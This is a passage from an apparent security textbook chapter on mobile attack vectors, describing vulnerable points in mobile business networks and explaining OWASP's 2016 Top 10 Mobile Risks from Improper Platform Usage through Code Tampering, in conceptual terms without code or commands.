Mobile Platform Attack Vectors

Mobile security is becoming increasingly challenging with the emergence of complex attacks that use multiple attack vectors to compromise mobile devices. These security threats exploit critical data as well as financial information and other details of mobile users and may also damage the reputation of mobile networks and organizations.

This section discusses vulnerable areas in the mobile business environment, the OWASP top 10 mobile risks, the anatomy of mobile attacks, mobile attack vectors, associated vulnerabilities and risks, security issues arising from app stores, app sandboxing issues, mobile spam, pairing mobile devices on open Bluetooth and Wi-Fi connections, and other mobile attacks.



Vulnerable Areas in Mobile Business Environment

- Smartphones offer **broad Internet** and **network connectivity** via different channels, such as 3G/4G/5G, Bluetooth, Wi-Fi, and wired computer connections
- Security threats may arise in different places along these channels during **data transmission**

Mobile Device
Wi-Fi Device
Telco Service Provider
Internet
App Store
Website
Mobile Device (Bluetooth-enabled)
Mobile Device
Corporate VPN Gateway
Corporate Intranet
- Vulnerable Area

https://www.ibm.com

Vulnerable Areas in Mobile Business Environment

Source: *https://www.ibm.com*

Smartphones are being widely used for both business and personal purposes. Thus, they are a treasure trove for attackers who seek to steal corporate or personal data. Security threats to mobile devices have increased because of the increase in Internet connectivity, the use of commercial and other applications, different methods of communication, and so on. Apart from the security threats that are specific to mobile devices, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, networks, etc.

Nowadays, smartphones offer Internet and network connectivity via various channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or a wired computer connection. Security threats may arise at different places along these paths during data transmission.




Mobile Device
Wi-Fi Device
App Store
Telco Service Provider
Internet
Website
Mobile Device (Bluetooth-enabled)
Mobile Device
Corporate VPN Gateway
Corporate Intranet
- Vulnerable Area

Figure 17.1: Vulnerable areas in the mobile business environment



OWASP Top 10 Mobile Risks - 2016

- **M1** Improper Platform Usage
- **M2** Insecure Data Storage
- **M3** Insecure Communication
- **M4** Insecure Authentication
- **M5** Insufficient Cryptography
- **M6** Insecure Authorization
- **M7** Client Code Quality
- **M8** Code Tampering
- **M9** Reverse Engineering
- **M10** Extraneous Functionality

https://owasp.org

OWASP Top 10 Mobile Risks - 2016

Source: *https://owasp.org*

According to OWASP, the following are the top 10 mobile risks:

- **M1—Improper Platform Usage**

  This category covers the misuse of a platform feature or the failure to use platform security controls. It includes Android intents, platform permissions, and the misuse of Touch ID, Keychain, or some other security control that is part of the mobile device's OS. There are several ways in which mobile apps can be exposed to this risk.

- **M2—Insecure Data Storage**

  Insecure data storage vulnerability arises when development teams assume that users and malware will not have access to a mobile device's file system and subsequently to sensitive information in the device's data stores. "Jailbreaking" or rooting a mobile device bypasses encryption protection mechanisms. OWASP recommends analyzing platforms' data security application programming interfaces (APIs) and calling them appropriately.

  Unintended data leakage occurs when a developer unintentionally places sensitive data in a location on the mobile device that is easily accessible by other apps on the device. Such leakage is normally caused by vulnerabilities in the OS, frameworks, compiler environment, new hardware, and so on without a developer's knowledge. It is a significant threat to the OS, platforms, and frameworks; thus, it is important to understand how they handle features such as URL caching, browser cookie objects, and HTML5 data storage.

- **M3—Insecure Communication**

  This category covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, and so on. Such flaws expose an individual user's data and can lead to account theft. If the adversary intercepts an admin account, the entire site could be exposed. A poor Secure Socket Layer (SSL) setup can also facilitate phishing and man-in-the-middle (MITM) attacks.

- **M4—Insecure Authentication**

  This category captures notions of authenticating the end user or bad session management such as

  - Failing to identify the user when it is required
  - Failure to maintain the user's identity when it is required.
  - Weaknesses in session management.

- **M5—Insufficient Cryptography**

  The code applies cryptography to a sensitive information asset. However, cryptography is insufficient in some ways. This category covers issues in which cryptography is attempted but not performed correctly. This vulnerability will result in the unauthorized retrieval of sensitive information from the mobile device. To exploit this weakness, an adversary must successfully convert encrypted code or sensitive data into its original unencrypted form due to weak encryption algorithms or flaws in the process of encryption.

- **M6—Insecure Authorization**

  This category captures failures in authorization (e.g., authorization decisions on the client side and forced browsing). It is distinct from authentication issues (e.g., device enrolment and user identification).

  When an app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then it is an authentication failure and not an authorization failure.

- **M7—Client Code Quality**

  This category covers "Security Decisions via Untrusted Inputs" and is one of the less frequently used categories. It is the catch-all for code-level implementation problems in the mobile client, which are distinct from server-side coding mistakes. It captures buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that is running on the mobile device. Most exploitations that fall into this category result in foreign code execution or DoS on remote server endpoints (and not the mobile device itself).

- **M8—Code Tampering**

  This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification.

  Once an application is delivered to a mobile device, its code and data resources are resident on the device. An attacker can directly modify the code, change the memory contents dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. Thus, the attacker can directly subvert the intended use of the software for personal or monetary gain.

